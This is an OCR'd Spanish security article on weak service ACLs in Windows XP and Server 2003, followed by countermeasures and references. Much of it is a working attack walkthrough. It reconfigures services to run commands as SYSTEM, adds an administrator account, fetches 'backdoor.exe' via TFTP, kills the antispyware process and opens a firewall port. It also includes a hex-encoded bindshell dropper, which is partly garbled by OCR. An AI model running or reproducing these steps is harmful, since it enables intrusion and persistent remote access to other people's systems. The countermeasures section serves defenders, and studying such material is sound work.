
Título: Vulnerabilidad de ACLS en los servicios de Sistemas Windows:
Autor: Andrés Tarascó Acuña: atarasco@gmail.com

Introducción:

Todos los recursos de sistemas basados en NT tienen listas de control de acceso que especifican que usuarios pueden acceder a ellos. Los servicios del sistema operativo también poseen su propia ACL, asignada a la clave del registro **HKLM\SYSTEM\CurrentControlSet\Services\serviceName** y cuya función es especificar que roles de usuario pueden modificar su configuración. Una gestión incorrecta de estas *ACLs* puede permitir accesos no autorizados a nuestro sistema.

En sistemas Windows XP SP1, existen determinados servicios del sistema operativo **[1]**, que garantizan al grupo "**Usuarios autenticados**" permisos de modificación sobre estos recursos. El usuario que disponga de este privilegio podría **cambiar la ruta de ejecución de la aplicación** y modificar otros parámetros relativos al servicio, como por ejemplo el tipo de inicio del servicio (Automático, Deshabilitado,…) o la aplicación a ejecutar, pudiendo **ejecutarse código con los privilegios del servicio.**



Esto supone un también grave riesgo para la seguridad dado que un servicio deshabilitado, que hasta la fecha no era considerado un **vector de ataque [2]**, puede ser modificado para forzar la ejecución de comandos.

Operating System	UPnP	NetBT	SCardSvr	SSDP	DnsCache	DHCP
Microsoft Windows XP Service Pack 1	Yes	No	No	Yes	Yes	Yes
Microsoft Windows XP Service Pack 2	No	No	No	No	No	No
Windows Server 2003 gold	*	Yes	No	*	Yes	Yes
Microsoft Windows Server 2003 Service Pack 1	*	No	No	*	No	No

Servicios de Windows afectados en configuraciones por defecto

Los servicios de Microsoft Windows, mostrados en la imagen anterior, están afectados en las configuraciones por defecto aunque la presencia de esta vulnerabilidad puede depender en gran medida de las **plantillas administrativas** implantadas en el sistema. De esta forma, una plantilla administrativa desarrollada en un sistema Windows XP SP1 e implantada sobre un sistema XP SP2 puede provocar que esa versión pase a estar afectada.

Análisis de la vulnerabilidad:

El impacto de este fallo de configuración de los servicios de sistemas Windows, y que también afecta a software de otros fabricantes, supone que en entornos corporativos, en los que los equipos de usuario y servidores están integrados en el dominio, un usuario puede conectarse con el sistema vulnerable, haciendo uso de sus credenciales de usuario del dominio. Esta conexión garantizará al usuario de forma automática el rol de **"usuario autenticado"** en el sistema remoto. Este rol le permitirá modificar la configuración del servicio.

HP Software: "Pml Driver HPZ12" (HP Printer Laserjet 4200L PCL 6)
Audodesk: "Autodesk Licensing Service"
Dell Power Managment Software for network cards: "NICCONFIGSVC"
Macromedia: "Macromedia Licensing Service"
Zonelabs.com TrueVector Device Driver: "vsdatant"
C-Dilla Software: "C-DillaCdaC11BA"
Macrovision SECURITY Driver (Security Windows NT): "CdaC15BA"
Macrovision SECURITY Driver (Security Windows NT): "SecDrv"

Servicios de otros fabricantes que garantizan permisos de modificación a Everyone

Los requisitos para establecer esta conexión son:

1- El módulo de **Cliente para redes Microsoft** está habilitado.
2- Se garantice al usuario **el inicio de sesión por red** (por defecto "Usuarios del dominio"*.**WNetAddConnection2(&NET,pass,user,CONNECT_COMMANDLINE);***
3- No existe ningún firewall que impida **la comunicación con el puerto 135 TCP**
4- El usuario no tiene privilegios anónimos en el sistema **SCM** = ***OpenSCManager(host,NULL,STANDARD_RIGHTS_WRITE | SERVICE_START);***

Una vez que la conexión con el "***Service Control Manager***" se ha llevado a cabo de forma satisfactoria, es posible modificar la configuración del servicio con la siguiente API del sistema:

```
ChangeServiceConfig(
Svc,SERVICE_NO_CHANGE,SERVICE_AUTO_START,
SERVICE_ERROR_IGNORE,firewall,NULL,NULL,"",
NULL,NULL,NULL);
```

Si el servicio tiene una ACL incorrecta, esta llamada se ejecutará con éxito y la configuración del servicio será modificada. Especialmente interesante es modificar el parámetro de ejecución establecido el tipo *AUTO_START*

Llegados a este punto, tenemos que afrontar una serie de decisiones importantes que podrían permitir ganar acceso al sistema.

1- **¿Qué queremos ejecutar?**
   a. Comandos del sistema (*net localgroup Administrators Domain\test /add)*
   b. Bindshell (problemática con firewall de Windows XP)
   c. Transferencia de aplicaciones
2- **¿Cómo vamos a transferir nuestras aplicaciones?**
   a. Script FTP (*echo user ftp >a & echo pass anonymous@foo >>a.txt &* ..)
   b. TFTP, (*tftp –i GET backdoor.exe host*)
   c. Echo (echo texto >>fichero)

d. Reverse telnet (telnet –f \logfile.vbs)

3- **¿Que permisos en el sistema de archivos debemos tener para llevar a cabo esta tarea?**
   a. Escribir, Lectura y ejecución.
   b. Garantizar escritura a **System** y **Local Service**.

Los servicios que vayamos a modificar suelen ejecutarse como *SYSTEM* o *Local Service* por lo que es prioritario que nuestro código sea capaz de acceder al disco para guardar nuestro código ejecutable.

La configuración por defecto de Windows XP, **no garantiza al usuario Local Service escritura en el directorio raíz** pero por el contrario si que le permite crear directorios. Esto puede ser utilizado para crear una carpeta en el directorio raíz dentro de la cual, al garantizarse privilegios totales al grupo **"Creator Owner"**, podremos escribir sin restricciones.

Nuestro primer objetivo será crear dicha carpeta y, para garantizar que el software *Microsoft Antispyware* no pueda interceptar nuestras acciones, mataremos el proceso y añadiremos una nueva entrada en el firewall de Windows XP permitiendo el acceso al puerto que usará nuestra puerta trasera.

```
//Remove previously created files
char init[]="cmd.exe /c rd /Q /S \\servicios";
char antispyware[]="taskkill.exe  /IM gcasDtServ.exe";
char firewall[]="cmd.exe /c netsh firewall add portopening TCP 8080 SrvCheck ENABLE ALL";
char create[]="cmd.exe /c md \\servicios";
```

Con respecto a la transferencia de ficheros, vamos a considerar la posibilidad de que no tengamos permisos de ejecución sobre ftp.exe, tftp.exe y telnet.exe por lo que haremos uso únicamente del comando cmd.exe. La shell del sistema (cmd.exe) nos permite escribir en ficheros haciendo uso del comando *echo*. Para poder transferir un fichero binario debemos convertirlo antes a ASCII (usando por ejemplo ***exe2vbs*[3]**) que genera un script *.vbs* ejecutable que contiene nuestra aplicación.

Una vez convertida nuestra aplicación, podemos modificar el servicio de forma que ejecute nuestro script, que contendra varias entradas como:
cmd.exe /c echo "cadena del binario" >> \servicios\backdoor.vbs

Srvcheck [4] realiza estas tareas transfiriendo una bindshell de 800 bytes, convertida a vbs, en una única petición permitiendo automatizar las fases de análisis y ataque en un test de intrusión.

```
char EncodedBackdoor[]=
"cmd.exe /c md \\HXR && " //Final Bindshell-code is an 804 bytes binary
//Encoded with Tarako Exe2vbs (http://www.haxorcitos.com)
"echo f= \"8585221z8zE0000F010B010600A8z3zBCz7zC0010000C00100006802z4z400004z3z04z2403000028\">\\HXR\\a.vbs && "
"echo f=f ^& \"02z6z02z5z1F70z4zA6z3zC0010000A8z3zC001z14z200000602E615434z6z3z6808z3z6802z14z402E54\">>\\HXR\\a.vbs &&
"echo f=f ^& \"524Bz4z04z3z2003000005740240003 3F65656566A066A016A02FF15700240008BD85F06A10505365F002\">>\\HXR\\a.vbs &&
"echo f=f ^& \"0066C745F21F908975F4FF157808D45AC505656566A01565668200340005 6C745AC44668975DCC745D801\">>\\HXR\\a.vbs &&
"echo f=f ^& \"0100008975B88975B4800080z4zCC02z10zF2020000700200000C402z10z100300006822zFE02z6zE40200\">>\\HXR\\a.vbs &&
"echo f=f ^& \"00730000800200008000D0437265617465507 26F6365737341000048455 24E454C333226C6Cz4z636D6400\">>\\HXR\\a.vbs &&
"echo i=1 : t = \"\" : While i^<=len(f) : If mid(f,i,1) = \"z\" then>>\\HXR\\a.vbs && "
"echo a=i+1 : k = 0 : while mid(f,a,1)^<^>\"z\" : k = k*10 + mid(f,a,1) : a = a+1 : WEnd : i = a+1 : for a=1 to k : t =
"echo ElseIf mid(f,i,1) ^<^> \"z\" then : t = t ^& mid(f,i,2) : i = i+2 >>\\HXR\\a.vbs && "
"echo end if : WEnd : Set o = CreateObject(\"Scripting.FileSystemObject\") >>\\HXR\\a.vbs && "
"echo Set n = o.CreateTextFile(\"\\HXR\\a.exe\", ForWriting) : i = 1 : while i ^< len(t)>>\\HXR\\a.vbs && "
"echo f = Int(\"&H\" ^& Mid(t, i, 2)) : n.Write(Chr(f)) : i = i+2 : WEnd : n.Close>>\\HXR\\a.vbs && "
"echo Set s=CreateObject(\"WScript.Shell\") : s.run(\"\\HXR\\a.exe\")>>\\HXR\\a.vbs &&"
"\\HXR\\a.vbs /B";
```

La correcta ejecución de esta herramienta permitirá, tras descomprimirse el fichero *vbs*, obtener una **shell interactiva** en los sistemas de un dominio e incluso la elevación local de privilegios.

Contramedidas:

Analizando el funcionamiento de la herramienta **Srvcheck** es posible definir una serie de contramedidas que nos ayuden a evitar fallos de seguridad como este.

1- **No permitir el inicio de sesión por** red a usuarios del dominio: Utilizar una ACL más restrictiva.
2- **Denegar permisos de escritura** a *SYSTEM* y *Local Service* en el directorio raíz del disco.
3- **Denegar el acceso a las aplicaciones cmd.exe, ftp.exe, tftp.exe y telnet.exe** (en el caso de ser necesario, renombrarlas y hacer uso de las copias de las aplicaciones)
4- **Verificar las ACLS de los servicios**.
5- No utilizar Roles de "usuarios Avanzados" o "Operadores de Red" dado que los permisos de determinados servicios permiten la elevación de privilegios local y remotamente.
6- Aplicar el boletín de seguridad de Microsoft de Marzo [5]

Referencias:

[1] Detalles técnicos de la vulnerabilidad:
- **http://www.microsoft.com/technet/security/advisory/914457.mspx**

[2] Guías de seguridad:
- **http://www.systemexperts.com/tutors/HardenW2K101.pdf**
- **http://www.microsoft.com/windows2000/techinfo/planning/incremental/securenetworkresources.asp**
- **http://nsa2.www.conxion.com/win2k/index.html**

[3] Compresor de ejecutables en código VBS
http://www.haxorcitos.com/ficheros.html#Exe2Vbs

[4] Descarga de la herramienta SrvCheck
- **http://www.514.es/downloads/srvcheck2.zip**

[5] Boletines de seguridad y actualización de Software
- **http://www.microsoft.com/technet/security**
- **http://www.windowsupdate.microsoft.com**